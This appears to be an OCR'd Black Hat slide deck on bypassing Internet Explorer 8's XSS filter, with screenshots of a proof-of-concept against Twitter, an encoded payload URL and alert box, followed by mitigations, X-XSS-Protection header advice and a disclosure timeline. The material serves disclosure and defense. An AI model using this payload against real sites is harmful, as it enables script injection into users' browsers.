
The Cross-Site Scripting (XSS) FAQ
- Hacker Messes With Student's Schedule - WASC Threat Classification to OWASP Top Ten RC1 Mapping - Announcement: WASC Threat Classification v2 is Out!
www.cgisecurity.com/xss-faq.html · Cached page

XSS: Cross Site Scripting
Cross Site Scripting (or XSS) is one of the most common application-layer web attacks. Find, fix and prevent cross site scripting with Acunetix web vulnerability scanner today!

Sponsored sites
Xss at Amazon
Low prices on Xss. Qualified orders over $25 ship free
amazon.com
See your message here

Message from webpage
Bing XSS goodness
OK

Vulnerable: Twitter


http://twitter.com/sirdarckcat?q=%22%2C%20.%3C%20%20%20%20%3C%20lass%3D%22la%3Cspan%20ref%3D%22 - Windows Internet Explorer

http://twitter.com/sirdarckcat?q=%22%2C%20.%3C%20%20%20%20%3C%20lass%3D%22la%3Cspan%20ref%3D%22#alert('\xA0\xA0CONGRATULATI

Internet Explorer has modified this page to help prevent cross-site scripting. Click here for more information...

Message from webpage

CONGRATULATIONS
You have just been pwned

Please panic.

I
E
8

Hey there! sirdar... Twitter.

Twitter is a free service that lets you ... the exchange of quick, frequent ans... happening? **Join today** to start rec...

@alexsotirov it is still showing different results, but now you can search sensitive words, and it doesnt seem to be blocked

about 1 hour ago from web in reply to alexsotirov

@samykamkar you can do more http://tinyurl.com/ktglwv

Name Eduardo Vela
Location Hangzhou, China.
Web http://www.sirdar...

64	565	38
following	followers	listed

Tweets	281

Vulnerable: Others

- Google: *Initial PoC now uses X-XSS-Protection: 0*
- Wikis
- BBCode forums and blogs
- Web-based email services
- Social media sites
- Banks
- and on and on...

Demonstration

- Be sure you are using a vulnerable version of Internet Explorer 8
- Visit http://0x.lv/attr.php and follow the directions

Moving Forward

Mitigations, Patches, and Other Browsers

Mitigations

- From the client side:
  - – Use a different browser (not recommended anymore)
  - – Disable from settings IE settings panel (not recommended anymore)
  - – Only earlier versions of IE8 are affected (prior to the January 2010 update) so...
  - – Patch!!!

Should YOU Disable?

- Definitely **no**
- Benefits out way the risks
- If you are concerned about another similar attack becoming a 0-day, then put process into place so that X-XSS-Protection headers can be enabled/tweaked rapidly

Mitigations

- From the server side:
  - Filter user-generated content so that it is benign regardless of the context it is rendered in (difficult to do correctly)
  - Site-wide anti-CSRF tokens that prevent other all types of reflected XSS
  - Make use of the response header opt-out mechanism

X-XSS-Protection

- **X-XSS-Protection: 0**
  - turns off the filters completely
- **X-XSS-Protection: 1; mode=block**
  - not implemented in any browser (yet?)
  - leave filters on but block entire page
  - https://bugs.webkit.org/show_bug.cgi?id=34436

X-XSS-Protection

How should you protect your users?

- Leave filters enabled now that issue has been fixed.
- **X-XSS-Protection: 1; mode=block**

Disclosure Timeline

- Discovery: September 2009
- Notified Google: September 2009
- Notified Microsoft: September 2009
- The Register article: November 2009
- Patch released: January 2010
- Public disclosure: April 2010

Other Browsers

Firefox

- Only in Addons
  - NoScript (good)
  - NoXSS (no comment)
- For now, Firefox thinks this is sufficient.
- We don't.
- Need default protection - must be built in.

Other Browsers

- Webkit is devleoping XSSAuditor
  - Filter-based
  - Sits between HTML parser and JS engine
  - Will respect the same control headers as IE8
  - http://www.collinjackson.com/research/xssauditor.pdf contains details
  - To enable: **`--enable-xss-auditor`**

Comparison

Browser			
Design	Good	**Very Good**	Not Bad
Bypass	**Very difficult**	Bypassable	Bypassable
Safety	Not Safe, Better now	Safe	**Very Safe**
Compatibility	**Very Compatible**	Compatible	Not so compatible
User-friendly	**Very**	Unknown	Not so much

Questions!!!!

- Do you have questions?
- What are your questions?
- Give me the questions!!

Thanks to...

- **Gareth Heyes**, **Mario Heiderich**, **Alex K (kuza55)** and the **sla.ckers.org** community for many brilliant ideas on web obfuscation and evasion.

- **Jack Ramsdell** (MSRC) along with **David Ross** and the **IE8 development team** for being great to work with in resolving these issues.

- **Black Hat** for giving us the chance to present here

- **You** for attending!!! :)